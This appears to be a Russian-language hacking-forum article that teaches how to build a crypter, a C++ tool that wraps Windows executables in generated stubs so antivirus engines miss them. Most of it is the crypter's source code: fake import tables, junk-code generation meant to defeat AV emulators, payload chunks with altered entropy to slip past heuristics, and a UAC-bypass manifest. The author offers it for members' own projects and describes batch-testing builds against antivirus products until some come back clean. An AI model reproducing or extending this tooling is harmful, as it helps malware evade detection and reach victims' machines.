Статья Криптор исполняемых файлов. Эволюция.

xss.is/threads/39006

Криптор - как много смысла заложено в этом понятии и как по-разному его понимают .

Некоторые из нас застали времена первых попыток комьюнити подгрузить бинарные файлы в память с целью обхода сигнатурных детектов.
Сначала с помощью RunPE (через заморозку вновь созданного процесса и подмену контекста), позже разбирали один из первых ре загрузик от Great'a .
Кто-то наверняка помнит обсуждение этих вопросов в ветках на WASM, damagelab - эх романтика

Некоторым, более опытным мемберам статья будет полезной, т.к. познакомит с современными технологиями в области крипта и обфускации исполняемых файлов, углубит специализированные знания в этой области, позволит применить некоторые освещенные в статье техники в своих проектах.
Для мемберов с меньшим опытом, статья и код могут стать отличным подспорьем для изучения технологий обхода антивирусов и генерации кода и основанием для реализации своего проекта.

> Считаю, что фулстак проекты (проекты, в которых есть полноценная инфраструктура и команда, участники которой заняты конкретными поставленными задачами), должны иметь свой криптор, поддерживать его, использовать server side морфинг, например по api.

Сегодня я хотел бы рассказать вам о современных технологиях крипта исполняемых файлов, механизмах обнаружения со стороны анивирусов, о методах их обхода, о генерации кода и т.д.
Подкреплять слова буду кодом реального проекта, примерами и описанием происходящих внутри процессов при крипте.

В контексте статьи под понятием криптор понимается стек технологий и процессов, призванных скрыть бинарный файл (exe, dll) в среде Windows от антивирусных детектов и неопытных глаз ресерчеров.
В контексте статьи я не будут рассматриваться технологии Runpe, Process doppelganging - этого добра полно на гитхабе и на форумах уже достаточно.
В статье я расскажу о способах и предназначении генерации больших массивов файлов (сори крипт сервисы, если это был ваш приват).
Не будет рассматриваться тип олдскульных пакеров\протекторов\крипотров, которые шифруют кодовую секцию целиком, добавляют декриптор в новую секцию и где-то в

коде передают управление на декриптор, расшифровывают секцию кода, получая в памяти оригинальный файл.
Не будет дотнет крипторов, AutoIt, nsis и им подобных, сори .

Начнем с простого:
Общая логика криптора, в самом простом виде заключается в шифровании оригинального файла, помещении его внутрь "стаба", подготовке функций и ключей расшифровки, формированию стаба.
Общая логика стаба заключается в поиске внутри себя сигнатуры буфера зашифрованного файла, его расшифровке, выделении памяти, настройке образа в памяти и передаче управления коду оригинального файла.
Под стабом понимается конечный исполняемый файл-контейнер, содержащий в себе криптованный файл, при запуске извлекающий его в памяти и запускающий из памяти.

Углубляемся:
Тут всё как всегда - вечная война меча и щита:

Антивирусы используют технологии основанные на написании эвристических правил (эвристические и метасигнаурные движки), которые позволяют ставить generic (общие) сигнатуры на целые семейства крипторов.
* Создатели крипторов используют генерацию\добавление мусорного (не влияющего на ход исполнения общего алгоритма) кода.
Антивирусы используют технологии основанные на эмуляции кода внутри виртуальных сред (по сути пропускают через свой механизм эмуляции код стаба, наблюдая за действиями и формирую представление о действии кода) - по факту современные эмуляторы способны раскрутить практически любой код, расшифровав оригинальный скрываемый файл и обнаружить его.
* Создатели крипторов используют различные трюки призванные остановить\запутать антивирусный эмулятор и тем самым не дать ему понять реальные действия кода\расшифровать оригинальный файл.
Антивирусы используют технологии основанные на степени похожести криптованных файлов на файлы легитимных приложений (например наличие ресурсов: иконки, её расширения, адекватной версии инфо, манифеста и других) - по факту разветвление эвристических систем.
* Создатели крипторов используют различные технолгии кражи ресурсов с легитимных приложений и добавлении их в стабы\генерации правдоподобных ресурсов в целях запутывания анитивирусных эвристиков.
Антивирусы используют облачные технологии, основанные на репутации файлов и частоте их использования среди клиентов.
* Создатели крипторов прогоняют криптованные семплы на пачке подконтрольных

виртуальных машин с установленными антивирусами, тем самым повышая репутацию файла.
и т.д. и т.п.

Для усложнения детекта криптованных файлов со стороны антивирусов, разработчики крипторов постоянно придумывают различные технолгии, призванные затруднить обнаружение криптованных файлов или увеличить время между обнаружением и добавлением сигнатур в базы.

Доказавшими свою эффективность являются например следующие технологии:
* Генерация реалистичного исполняемого, но не изменяющего логику алгоритма кода - такой код бывает разным по степени сложности реализации и эффективности во время исполнения, а так же реалистичности (подобности коду реальных приложений) и реагирования на него со стороны антивирусов.
* Использование антиэмуляционных трюков - способы антиэмуляции совершенствуются параллельно алгоритмам эмуляции и увеличению средних вычислительных мощностей пользовательских ПК.
* Использование технологий основанных на нарушении статистических признаков в целях припятствию алгоритмическому обнаружению - самый простой пример это изменение энтропии зашифрованного буфера файла, с целью выровнять его и привести к среднему значению, подобному легитимным приложениям.

Углубляемся глубже:
Вершиной мастерства в крипте является **генерация такого мусорного исполнимого кода, который неотличим от кода легитимных приложений**, получившимся в результате компиляции на популярных компиляторах и сам по себе являлся бы крайне сложным для эмуляции (либо существенно затрудняющим эмуляцию, ограниченную по ресурсам и времени), с таким алгоритмом шифрования, ключ к которому вычисляется
за определенный заранее известный криптору промежуток времени, выходящего за таймаут антивирусного эмулятора и следовательно препятствующий получению оригинального загифрованного файла.

Тезисы, о том, каким я вижу хороший крипт:

- Итоговый **криптованный файл должен быть неотличим от легитимного приложения** как на уровне статистики - энтропия, соотношение секций, код на точке входа, так и на уровне адекватности сгенерированного кода и даже ресурсов.

- Хороший крипт **должен быть максимально "плавающим"**, т.е. два криптованных файла должны максимально отличаться, как на уровне кода, ключей шифрования, сгенерированному коду, ресурсам, чтобы антивирусам было максимально сложно поставить generic детект, не создав фолзов (false positive - ложных срабатываний).
- Хороший криптор **должен уметь завязывать все процессы генерации всех элементов на seed** (зерно инициализации генератора случайных чисел - prng - pseudo random numbers generenation).
- Хороший криптор **должен уметь криптовать как EXE так и DLL, причем x86\x64.**
- **Декриптор в хорошем крипторе должен генерироваться случайным образом и разбавляться мусорным кодом, чтобы было максимально сложно повесить сигнатуру**.
- Хранение **шифрованного буфера в хорошем крипторе должно быть вариабельным**, не стандартным, **криптор должен уметь раскладывать буфер по секциям (.text, .data, .rdata) в случайных пропорциях**, возможно иногда класть часть буфера в ресурсы или оверлей, регулировать энтропию блоков.
- **Таблица импорта в криптованном файле должна быть адекватной, похожей на таблицу импорта легитимного приложения** по количеству\вероятности встречаемости модулей\WINAPI функций.
- **Параметры должны быть конфигурируемыми** - это нужно для того, чтобы генерировать не один криптованный файл, а массивы файлов (сотни и тысячи).

Смысл генерации массивов файлов заключается в том, что разовая генерация криптованного файла скорее всего будет детектиться как ёлка многими антивирусами с сильными эвристиками (BitDefener и производные, ESET, Avira и т.д.).
Запоминая seed при генерации массивов файлов мы можем позже вернуться к удачным генерациям и использовать их в рекриптах разных файлов.
Получившийся массив файлов прогоняем на антивирусах и просеиваем на детекты - в результате получим список "чистых" сидов. Процесс легко автоматизируется.

И так что мы будем делать:
Мы создадим криптор на C++, который умеет генерировать стабы, (по факту это файлы исходного кода на языке си), в которые мы сложим буфер шифрованного файла, ключи расшифровки, фейковый импорт, ресурсы, сгенерированный мусорный код, код декриптора, шеллкод запуска.
Далее мы **будем передавать такие файлы в компилятор Visual Studio, на выходе будем получать криптованные файлы.**

Чтобы фундаментально управлять генерацией кода и знать что у нас возвращает каждая сгенерированная функция, переменная, нам нужно по сути эмулировать генерируемый код самим. (*Это крутая задумка, можно применить в разных сферах, обязательно используйте её в своих проектах*).
Подробнее смотрите файлы mCodeEmulator.cpp и mCodeExpression.cpp.
По факту он занимается тем, что генерирует текстовый вариант кода и тут же исполняет фактический машинный код, получая на выходе результат исполнения. Это позволяет в коде использовать такие фишки как непрозрачные предикаты, устанавливать зависимости потока управления от результата исполнения кода. Антивирусы не смогут просто свернуть код, например циклы, т.к. в результате этого они не получат какие-то значения переменных, от результата которых будет зависеть дальнейшее исполнение программы.

Пример эмуляции int8_int32:
C:

```
void EM_CALLING emulate_int8_int32(PINT8 left, CODE_EXPRESSION_OPERATORS  Operator, PINT32 right)
{
    switch( Operator )
    {
    case CEO_SUB: *left -= *right; break;
    case CEO_ADD: *left += *right; break;
    case CEO_MUL: *left *= (*right); break;
    case CEO_DIV: *left /= (*right); break;
    case CEO_MOD: *left %= (*right); break;
    case CEO_XOR: *left ^= *right; break;
    case CEO_OR: *left |= *right; break;
    case CEO_AND: *left &= *right; break;
    case CEO_SAL: *left <<= *right; break;
    case CEO_SAR: *left >>= *right; break;
    case CEO_EQUAL: *left = *right; break;
    }
}
```

Пример сравнения переменных в эмуляторе:
C:

```
int mCodeExpressionEmulator::compare(PVOID left, MVAR_TYPE right_type, PVOID right)
{
    switch( right_type )
    {
    case MVT_UINT8:
    case MVT_UINT16:
    case MVT_PUINT8:
    case MVT_PUINT16:
    case MVT_PINT8:
    case MVT_PINT16:
    case MVT_PINT32:
    case MVT_INT8:
    case MVT_INT16:
    case MVT_INT32:
        if( *(PINT32)left==*(PINT32)right )
            return 0;

        if( *(PINT32)left > *(PINT32)right )
            return 1;
        return -1;

    case MVT_PUINT32:
    case MVT_UINT32:
        if( *(PUINT32)left==*(PUINT32)right )
            return 0;

        if( *(PUINT32)left > *(PUINT32)right )
            return 1;
        return -1;

    case MVT_PINT64:
    case MVT_INT64:
        if( *(PINT64)left==*(PINT64)right )
            return 0;

        if( *(PINT64)left > *(PINT64)right )
            return 1;
        return -1;

    case MVT_PUINT64:
    case MVT_UINT64:
        if( *(PUINT64)left==*(PUINT64)right )
            return 0;

        if( *(PUINT64)left > *(PUINT64)right )
            return 1;
        return -1;
    }
}
```

Сам код эмуляции можно увидеть в процедурах emulate, emulate_begin, emulate_end.

Начнем пожалуй в код самого криптора, передаем в криптор параметры входного, выходного файлов, а также конфиг и seed:
C:

```
void _tmain(int argc, PTCHAR argv[])
{
    if( argc < 3 )
    {
        _tprintf(_T("Usage: %s <in_file> <out_file> [<seed>] [<config_file>]"),
basename(argv[0]));
        return;
    }

    int arg_i = 0;
    PWCHAR    arg_in = 0, arg_out = 0, arg_seed = 0, arg_config = 0;
    PWCHAR    arg_out_seed = 0;

    //============================================================
    //    parse commandline
    //============================================================
    for (arg_i = 0; arg_i<argc; arg_i++)
    {
        if (wcscmp(argv[arg_i], L"-in") == 0)  arg_in = argv[arg_i + 1];
        if (wcscmp(argv[arg_i], L"-out") == 0) arg_out = argv[arg_i + 1];
        if (wcscmp(argv[arg_i], L"-cfg") == 0) arg_config = argv[arg_i + 1];
        if (wcscmp(argv[arg_i], L"-seed") == 0)    arg_seed = argv[arg_i + 1];
    };

    printf("\n IN : %S", arg_in);
    printf("\n OUT: %S", arg_out);
    printf("\n CFG: %S", arg_config);
    printf("\n DNA: %S", arg_seed);
    printf("\n input seed: 0x%I64X \n", genSeed);

    if (arg_seed)
    {
        swscanf(arg_seed, L"0x%I64X", &genSeed);
        random.set_seed(genSeed);
    }

    origSeed = random.get_seed();

    StringReplace(arg_out, L".exe", L"");
    int n = wcslen(arg_out);
    swprintf(&arg_out[n], L"_0x000%I64X.exe", origSeed);
    printf("\n OUT: %S \n", arg_out);
```

Проверяем пути, выводим полученные аргументы в консоль.
Если seed не указан (это нужно в случае точного воспроизведения прошлой генерации), в код стаба будет вписан случайный seed, например: Build seed:

0x00099225437 57DD0.
Удаляем прошлую итерацию выходного файла (если есть).
C:

```
// check absolute path, if no convert
    if( arg_out && arg_out[1]!=_T(':') )
    {
        PTCHAR path = (PTCHAR)halloc(MAX_PATH*sizeof(TCHAR));

        DWORD length = GetCurrentDirectory(MAX_PATH, path);
        if( arg_out[0]!=_T('/') && arg_out[0]!=_T('\\') )
        {
            lstrcat(path,_T("\\"));
        }

        lstrcat(path, arg_out);

        arg_out = path;
    }


    _tprintf(_T("Input:  %s\n"), arg_in);
    _tprintf(_T("Output: %s\n"), arg_out);

    if( arg_config )
        _tprintf(_T("Config: %s\n"), arg_config);

    _tprintf(_T("Seed: 0x%0.8X%0.8X\n"), (DWORD)(random.get_seed() >> 32),
(DWORD)random.get_seed());

    DeleteFile(arg_out);
```

Читаем буфер входного файла (который нужно криптовать) в переменную idata.
Проверяем базовые признаки PE файла:
DOS заголовок, DOS сигнатуру, NT заголовок, NT сигнатуру.
** Если вы совсем незнакомы с форматом PE файлов, то гуглите*

C:

```
PMBUF idata = file_get_contents(arg_in);
    if( !idata )
    {
#ifdef _DEBUG
    //    __debugbreak();
#endif
        _tprintf(_T("Error: Can not load %s file!"),arg_in);
        return;
    }

    PIMAGE_DOS_HEADER orig_dos = (PIMAGE_DOS_HEADER)file2image(idata->data);
    if( orig_dos->e_magic!=IMAGE_DOS_SIGNATURE )
    {
        _tprintf(_T("Error: file not have dos signature!\r\n"));
        return ;
    }

    PIMAGE_NT_HEADERS orig_nt = (PIMAGE_NT_HEADERS)((DWORD_PTR)orig_dos + orig_dos-
>e_lfanew);
    if( orig_nt->Signature!=IMAGE_NT_SIGNATURE )
    {
        _tprintf(_T("Error: file not have nt signature!\r\n"));
        return ;
    }
```

Если получили на вход файла конфига, то читаем его.
Если нет, используем настройки по-умолчанию.
C:

```
mConfigLoader cfg_loader(&config, orig_dos);

    if( arg_config )
    {
        if( !cfg_loader.load_from_file(arg_config) )
        {
            _tprintf(_T("Error: config load error. %s\n"), cfg_loader.get_error());
#ifdef _DEBUG
            __debugbreak();
#endif
            return;
        }
    }else{
        cfg_loader.load_default();
    }
```

Устанавливаем конфигурации для генерации фейк импорта:
Настраиваем вероятности генерации ANSI и Unicode winApi.
C:

```
import.load_config();

    if( random.get_less(0,1) )
    {
        import.set_procs_type(IPT_A);
    }else{
        import.set_procs_type(IPT_W);
    }
```

Настраиваем параметры генерации кода:
Максимальные и минимальные значения блоков сгенерированного кода:
C:

```
    max_build_procs = random.get_less(config.code.block_call.count.min,
config.code.block_call.count.max);
```

Настраиваем окружение для генерации стаба:
Создаем глобальные переменные, создаем пути для генерации и сохранения файлов, пример:
C:

```
INT16 glob0 = 0x006D;
UINT16 glob1;
UINT16 glob2 = 0x0D6C;
INT8 glob3 = 0x2E;
INT32 glob4;
UINT8 glob5 = 0x78;
PINT8 glob6;
UINT32 glob7 = 0x00007D5B;
PINT32 glob8;
UINT8 glob9;
UINT32 glob10 = 0x0000906F;
UINT64 glob11 = 0x00701486C7505836;
INT16 glob12;
UINT8 glob13 = 0xDF;
INT8 glob14 = 0x0B;
UINT16 glob15;
INT8 glob16 = 0x01;
UINT16 glob17 = 0x0BAF;
INT16 glob18 = 0x04BB;
```

Передаем PID процесса и случайное имя.
C:

```
    mVars            globals(VARS_TYPE_GLOBALS, NULL);
    mPathBuilder    path_builder(pid, rand_name);

    // create uniq tmp folder in tmp/ for build, all cpp, bat, rc, res will be in it
    if( !path_builder.create_tmp_folder() )
        return;
```

Создаем параметры для компилятора, передаем путь до сгенерированной рабочей директории, буфер криптоуемого файла:
Создаем параметры генерации ресурсы для файла.
Создаем параметры генерации кода.
Создаем параметры генерации функций, передаем ранее сгенерированные глобалные переменные.
C:

```
mCompiler            compiler(&path_builder, idata->data);
    mResourceBuilder    resource(&path_builder);
    mCode                stub(0xFFFF);

    mFunction            ep(&globals);
```

Настраиваем параметры стаба:
Проверям в заголовках файл DLL или EXE.
Настраиваем точку входа DllMain или WinMain.
Предусматриваем вариант генерации без CRT рантайм кода.
Предусматриваем вариант генерации под ANSI и Unicode.
C:

```
    if( orig_nt->FileHeader.Characteristics & IMAGE_FILE_DLL )
    {
        ep.set_return(MVT_BOOL);
        ep.set_convention(FC_STDCALL);

        if( config.not_use_crt_stub )
        {
            ep.set_name("NostubDllMain");
            compiler.set_entry_point("NostubDllMain");
        }else{
            ep.set_name("DllMain");
        }

        ep.add_formal(MVT_HINSTANCE, "hInstance" ,    MVF_INITIALIZED | MVF_UNKNOWN_VALUE,
NULL);
        ep.add_formal(MVT_UINT32,     "Reason",        MVF_INITIALIZED | MVF_UNKNOWN_VALUE,
NULL);
        ep.add_formal(MVT_UINT32,     "Reserved",    MVF_INITIALIZED | MVF_UNKNOWN_VALUE,
NULL);
    }else{
        ep.set_return(MVT_INT32);
        ep.set_convention(FC_STDCALL);

        if( config.not_use_crt_stub )
        {
            ep.set_name("NostubWinMain");
            compiler.set_entry_point("NostubWinMain");
        }else{
            if( import.get_procs_type()==IPT_A )
            {
                ep.set_name("WinMain");
            }else{
                ep.set_name("wWinMain");
            }

            ep.add_formal(MVT_HINSTANCE,"hInstance" ,     MVF_INITIALIZED |
MVF_UNKNOWN_VALUE, NULL);
            ep.add_formal(MVT_HINSTANCE,"hPrevInstance", MVF_INITIALIZED | MVF_UNKNOWN_VALUE,
NULL);

            if( import.get_procs_type()==IPT_A )
            {
                ep.add_formal(MVT_PCHAR,    "cmdLine",         MVF_INITIALIZED |
MVF_UNKNOWN_VALUE, NULL);
            }else{
                ep.add_formal(MVT_PWCHAR,    "cmdLine",         MVF_INITIALIZED |
MVF_UNKNOWN_VALUE, NULL);
            }

            ep.add_formal(MVT_INT32,    "cmdCount",         MVF_INITIALIZED |
```

```
MVF_UNKNOWN_VALUE, NULL);
        }
    }
```

Формируем генератор кода.
Формируем инициализатор генерации payload - по факту это алгоритм деления целого буфера на т.н. чунки (chunk), которые будут храниться внутри файла в разном случайном порядке (например части в секциях data, rdata, text, rsrc). Настройка патчера (о его предназначении позже).
C:

```
    mCode            gen_code(0xFFFF);
    mPayloadChunks    payload;
    mOutputPatcher    patcher(arg_out);
```

Настраиваем генерацию кода на точке входа, размер генерации блока мусорного кода.
Если дебажим криптор, то добавляем декриптор шеллкода (о его предназначении позже).
C:

```
    PMCODE_BLOCK continue_block =
ep.generate(config.code.blocks.count.min,config.code.blocks.count.max, IS_START_EP);

    // add shellcode decryptor
#ifndef CONFIG_DEBUG_EMULATOR
    add_decryptor(ep.get_code_generator(), continue_block, &patcher, idata, &payload);
#endif
```

Настраиваем генератор кода, блоки генерации.
Если дебажим, добавляем выход до запуска криптованного файла (можно дебажить как генерацию кода, так и эмуляторы антивирусов).
Опционально настариваем выход после отработки пайлоада для EXE и DLL.
C:

```
    mCodeLines        lines(ep.get_code_generator(), continue_block);
    // add extend data, to resize image, because crypted_image_size >= orig_image_size
#ifdef CONFIG_DEBUG_EMULATOR
    lines.add("ExitProcess(0);\r\n");
#endif

    if( orig_nt->FileHeader.Characteristics & IMAGE_FILE_DLL )
    {
        lines.add_ex(MCODELINE_FLAG_NO_TRASH, "return TRUE;\r\n");
    }else{
        ep.set_return(MVT_INT32);
    }
```

Выводим дебаг сообщение о времени генерации кода в секундах.
Генерируем ресурсы: manifest обходом UAC, версию инфо.
Настраиваем генерацию чунков (chunk) пайлоада.
Сохраняем сгенерированные ресурсы в rc файл. (он нужен чтобы студийчный компилятор принял сгененированные ресурсы и добавил в финальный файл).
C:

```
dbg(_T("Generation time: %d sec\n"), dbg_tget());

    dbg_tset();

    resource.generate_manifest_uac(); // create uac data
    resource.generate_version_info();

    PMPAYLOAD_CHUNK chunk;

    if( ldr_restore_compiled && (chunk = payload.get_chunk(PAYLOAD_CHUNK_RCDATA)) )
    {
        PMBUF all_data = (PMBUF)mem_alloc(ldr_restore_compiled->size + chunk->entr_size);
        if( all_data )
        {
            mem_copy(all_data->data, ldr_restore_compiled->data, ldr_restore_compiled->size);
            mem_copy(&all_data->data[ldr_restore_compiled->size], chunk->entr_data, chunk-
>entr_size);

            all_data->size = ldr_restore_compiled->size + chunk->entr_size;

            resource.add_rcdata(1, all_data->data, all_data->size);

            mem_free(all_data);
        }
    }

    resource.save_resource(); // save .rc file in tmp/<rand>/ folder

    if( !resource.is_empty() )
        compiler.add_resource();
```

В случае дебага мы сохраняем буфер патчера.
C:

```
    #ifdef _DEBUG

    // only needed for build_pause.bat it's for manual building aka debug
    if( patcher.get_count() )
    {
        mCode pline(4096);

        PCHAR sdata = patcher.serialize();
        PMSTRA out = mCode::convert_ascii(arg_out, -1);

        pline << "patcher.exe \"" << out->string << "\" patcher.dat\r\n";

        compiler.add_pause_line_ex( pline.get() );

        CHAR path[MAX_PATH];

        lstrcpyA(path, path_builder.get_tmp_folder());
        lstrcatA(path, "patcher.dat");

        file_put_contentsA(path, sdata, lstrlenA(sdata));

        hfree(sdata);
        hfree(out);
    }

#endif
```

Приступаем непосредственно к генерации кода:

C:

```
    DWORD image_size = 0;

    DWORD rdata_size = 0;
    DWORD data_size  = 0;
    DWORD total_size;

    DWORD rdata_pos = 0;
    DWORD data_pos  = 0;

    BOOL extend_vars_added = false;

    for(DWORD compile_try = 0; image_size < orig_nt->OptionalHeader.SizeOfImage;
compile_try++ )
    {
        if( image_size!=0 )
        {
            _tprintf(_T("Make corrections, rebuilding...\r\n"));
        }

        stub.clear();
```

Добавляем заголовки файлов:
(я буду вырезать не относящийся к делу код, полная версия в архиве)
C:

```
stub <<
            "\r\n"
            "//==========================================================\r\n"
            "//= Includes Part\r\n"
            "//==========================================================\r\n"
            "#include <intrin.h>\r\n"
            "#include <Objbase.h>\r\n"
            "#include <Callobj.h>\r\n"
            "#include <Shellapi.h>\r\n"
            "#include <Urlmon.h>\r\n"
            "#include <Prsht.h>\r\n"
            "#include <Userenv.h>\r\n"
            ...
            "\r\n"
```

Добавляем библиотеки (libs):
C:

```
"//==========================================================\r\n"
            "//= Libs includes Part\r\n"
            "//==========================================================\r\n"
            "#pragma comment(lib,\"user32.lib\")\r\n"
            "#pragma comment(lib,\"Comdlg32.lib\")\r\n"
            "#pragma comment(lib,\"UrlMon.lib\")\r\n"
            "#pragma comment(lib,\"Shell32.lib\")\r\n"
            "#pragma comment(lib,\"oledlg.lib\")\r\n"
            "#pragma comment(lib,\"Ole32.lib\")\r\n"
            "#pragma comment(lib,\"AdvApi32.lib\")\r\n"
            "#pragma comment(lib,\"WinInet.lib\")\r\n"
            "#pragma comment(lib,\"Gdi32.lib\")\r\n"
            "#pragma comment(lib,\"WS2_32.lib\")\r\n"
            "#pragma comment(lib,\"opengl32.lib\")\r\n"
            ...
            "\r\n"
```

Добавляем фейковый импорт по-умолчанию (fake import):
из COMCTL, USER32, GDI32, comdlg32, ADVAPI32
Фейк импорт формируется из показанных ниже winapi + winapi сгенерированных мусорным генератором.
Ваш хоум ворк расширить его и рандомизировать, благо движок позволяет сделать это легко и красиво.
C:

```
"//==========================================================\r\n"
            "//= Static Import Part\r\n"
            "//==========================================================\r\n"
            "DWORD COMCTL3295_Array[] = { (DWORD)CreateToolbarEx, (DWORD)ImageList_Remove,
(DWORD)ImageList_ReplaceIcon,\r\n"
            "(DWORD)InitCommonControlsEx, (DWORD)ImageList_Destroy, (DWORD)ImageList_Create,
(DWORD)ImageList_SetBkColor};\r\n"
            "\r\n"
            "DWORD USER3221_Array[] = { (DWORD)GetWindowLongA, (DWORD)wvsprintfA,
(DWORD)SetWindowPos, (DWORD)FindWindowA,\r\n"
            "(DWORD)RedrawWindow, (DWORD)GetWindowTextA, (DWORD)EnableWindow,
(DWORD)GetSystemMetrics,\r\n"
            "(DWORD)IsWindow, (DWORD)CheckRadioButton, (DWORD)UnregisterClassA,
(DWORD)SetCursor,\r\n"
            "(DWORD)GetSysColorBrush, (DWORD)DialogBoxParamA, (DWORD)DestroyAcceleratorTable,
(DWORD)DispatchMessageA,\r\n"
            "(DWORD)TranslateMessage, (DWORD)LoadIconA, (DWORD)EmptyClipboard,
(DWORD)SetClipboardData, (DWORD)SetFocus,\r\n"
            "(DWORD)CharUpperA, (DWORD)OpenClipboard, (DWORD)IsDialogMessageA,
(DWORD)TranslateAcceleratorA, (DWORD)GetMessageA,\r\n"
            "(DWORD)LoadAcceleratorsA, (DWORD)RemoveMenu, (DWORD)InvalidateRect,
(DWORD)ChildWindowFromPoint, (DWORD)PostMessageA,\r\n"
            "(DWORD)DestroyCursor, (DWORD)CreateDialogParamA, (DWORD)GetWindowRect,
(DWORD)IsMenu, (DWORD)GetSubMenu, (DWORD)SetDlgItemInt,\r\n"
            "(DWORD)GetWindowPlacement, (DWORD)CharLowerBuffA, (DWORD)EnableMenuItem,
(DWORD)CheckMenuRadioItem, (DWORD)GetSysColor,\r\n"
            "(DWORD)KillTimer, (DWORD)DestroyIcon, (DWORD)DestroyWindow,
(DWORD)PostQuitMessage, (DWORD)GetClientRect, (DWORD)MoveWindow,\r\n"
            "(DWORD)GetSystemMenu, (DWORD)SetTimer, (DWORD)SetWindowPlacement,
(DWORD)InsertMenuItemA, (DWORD)GetMenu, (DWORD)CheckMenuItem,\r\n"
            "(DWORD)SetMenuItemInfoA, (DWORD)SetActiveWindow, (DWORD)DefDlgProcA,
(DWORD)RegisterClassA, (DWORD)EndDialog, (DWORD)SetDlgItemTextA,\r\n"
            "(DWORD)EnumClipboardFormats, (DWORD)GetClipboardData, (DWORD)CloseClipboard,
(DWORD)GetClassInfoA, (DWORD)CallWindowProcA,\r\n"
            "(DWORD)SetWindowLongA, (DWORD)IsDlgButtonChecked, (DWORD)SetWindowTextA,
(DWORD)CheckDlgButton, (DWORD)GetActiveWindow, (DWORD)LoadCursorA,\r\n"
            "(DWORD)MessageBoxA, (DWORD)wsprintfA, (DWORD)GetDlgItemTextA,
(DWORD)SendMessageA, (DWORD)GetCursorPos, (DWORD)TrackPopupMenu,\r\n"
            "(DWORD)ClientToScreen, (DWORD)DestroyMenu, (DWORD)CreatePopupMenu,
(DWORD)AppendMenuA, (DWORD)SendDlgItemMessageA, (DWORD)GetDlgItem };\r\n"
            "\r\n"
            "DWORD GDI32121_Array[] = { (DWORD)GetObjectA, (DWORD)GetStockObject,
(DWORD)DeleteObject, (DWORD)SetBkMode, (DWORD)SetTextColor, (DWORD)CreateFontIndirectA,
(DWORD)SelectObject };\r\n"
            "\r\n"
            "DWORD comdlg3218_Array[] = { (DWORD)GetOpenFileNameA, (DWORD)GetSaveFileNameA
};\r\n"
            "\r\n"
            "DWORD ADVAPI32214_Array[] = { (DWORD)RegCreateKeyA, (DWORD)RegSetValueA,
(DWORD)GetUserNameA, (DWORD)RegCloseKey,\r\n"
            "(DWORD)RegOpenKeyExA, (DWORD)AdjustTokenPrivileges,
```

```
(DWORD)LookupPrivilegeValueA, (DWORD)OpenProcessToken, (DWORD)RegQueryValueExA,
(DWORD)RegDeleteKeyA };\r\n"
            "\r\n"
```

Добавляем дефайны winapi функций с аргументами (чтобы позже обращаться и вывзывать фейк winapi в коде):

Закрываем буфер.

C:

```
"//============================================================\r\n"
            "//= Fake API Defines for future calls them without transformation\r\n"
            "//============================================================\r\n"
            "#define k_AreFileApisANSI (*(DWORD(WINAPI *)(VOID)) AreFileApisANSI)\r\n"
            "#define k_AssignProcessToJobObject (*(DWORD(WINAPI *)(DWORD,DWORD))
AssignProcessToJobObject)\r\n"
            "#define k_CancelWaitableTimer (*(DWORD(WINAPI *)(DWORD))
CancelWaitableTimer)\r\n"
            "#define k_ClearCommBreak (*(DWORD(WINAPI *)(DWORD)) ClearCommBreak)\r\n"
            "#define k_ClearCommError (*(DWORD(WINAPI *)(DWORD,DWORD,DWORD))
ClearCommError)\r\n"
            "#define k_ConvertFiberToThread (*(DWORD(WINAPI *)(VOID))
ConvertFiberToThread)\r\n"
            "#define k_ConvertThreadToFiber (*(DWORD(WINAPI *)(DWORD))
ConvertThreadToFiber)\r\n"
            "#define k_CreateFiber (*(DWORD(WINAPI *)(DWORD,DWORD,DWORD)) CreateFiber)\r\n"
            "#define k_CreateFiberEx (*(DWORD(WINAPI *)(DWORD,DWORD,DWORD,DWORD,DWORD))
CreateFiberEx)\r\n"
            "#define k_CreateFileMappingW (*(DWORD(WINAPI *)
(DWORD,DWORD,DWORD,DWORD,DWORD,DWORD)) CreateFileMappingW)\r\n"
            "#define k_CreateIoCompletionPort (*(DWORD(WINAPI *)(DWORD,DWORD,DWORD,DWORD))
CreateIoCompletionPort)\r\n"
            ...
            stub << "\r\n";
```

Добавляем в код стаба seed и некоторые рабочие дефайны и тейпдефы.

mem_zero, mem_copy, mem_set - для работы с памятью.

структура LDR_RESTORE_PARAMS для передачи внутрь шеллкода загрузчика в память.

C:

```
                // some times i forgot to see seed in msvc output
        CHAR str_seed[50];
        wsprintfA(str_seed, "// Build seed: 0x%0.8X%0.8X\r\n", (DWORD)(random.get_seed() >>
32), (DWORD)random.get_seed());
        stub << str_seed;

        stub <<
            "//================================================================\r\n"
            "//= Some crypt system defines and structures\r\n"
            "//================================================================\r\n"
            "#define mem_zero(dest,size) __stosb((PBYTE)dest,0,size)\r\n"
            "#define mem_copy(dest,source,size) __movsb((PBYTE)dest,(PBYTE)source,size)\r\n"
            "#define mem_set(dest,bt,size) __stosb((PBYTE)dest,bt,size)\r\n\r\n\r\n"
            "#pragma pack(push,1)\r\n"
            "typedef struct _LDR_RESTORE_PARAMS\r\n"
            "{\r\n"
            "    PBYTE    orig_data;\r\n"
            "    PBYTE    entr_data;\r\n"
            "    DWORD_PTR base;\r\n"
            "}LDR_RESTORE_PARAMS, *PLDR_RESTORE_PARAMS;\r\n"
            "#pragma pack(pop)\r\n"
            "typedef void (WINAPI *TD_ldr_restore)(PLDR_RESTORE_PARAMS);\r\n"
            "typedef HANDLE (WINAPI *TD_HeapCreate)(DWORD flOptions,DWORD dwInitialSize,DWORD
dwMaximumSize);\r\n";
```

Непосредственно процесс генерации чунков:

```
/*
0 - text before
1 - text after
2 - data
3 - rdata
*/
```

Нужно отметить, что чтобы использовать некоторые способы хранения чунков, приходится генерировать asm файл, сохранять буфер в функциях payload_n и позже линковать в итоговый файл.
Сам процесс разбора чунков смотрите в файле mPayloadChunks.cpp.
Движок способен контролировать и опционально менять энтропию чунков для регулирования целостной энтропии всего криптованного файла, что помогает обходить эвристики по статистическим детектам.
Пример передачи параметров в структуру восстановления чунков:

> C:
>
> ```
>   payload_chunks[2].offset = 0xF9D1D86F; // офсет чунка
> payload_chunks[3].max_step = 0xE8EFD715; // максимальный шаг (для восстановления данных
> после понижения\повышения энтропии)
> payload_chunks[1].max_step = 0x6BF3A4E6; // максимальный шаг (для восстановления данных
> после понижения\повышения энтропии)
> payload_chunks[2].entr_size = 0xF9D1FD61; // оригинальное значение энтропии блока
> payload_chunks[0].orig_size = 0x92D7FA87; // оригинальное значение размера блока
> payload_chunks[3].entr_data = (PBYTE)payload_1; // указатель на чунк
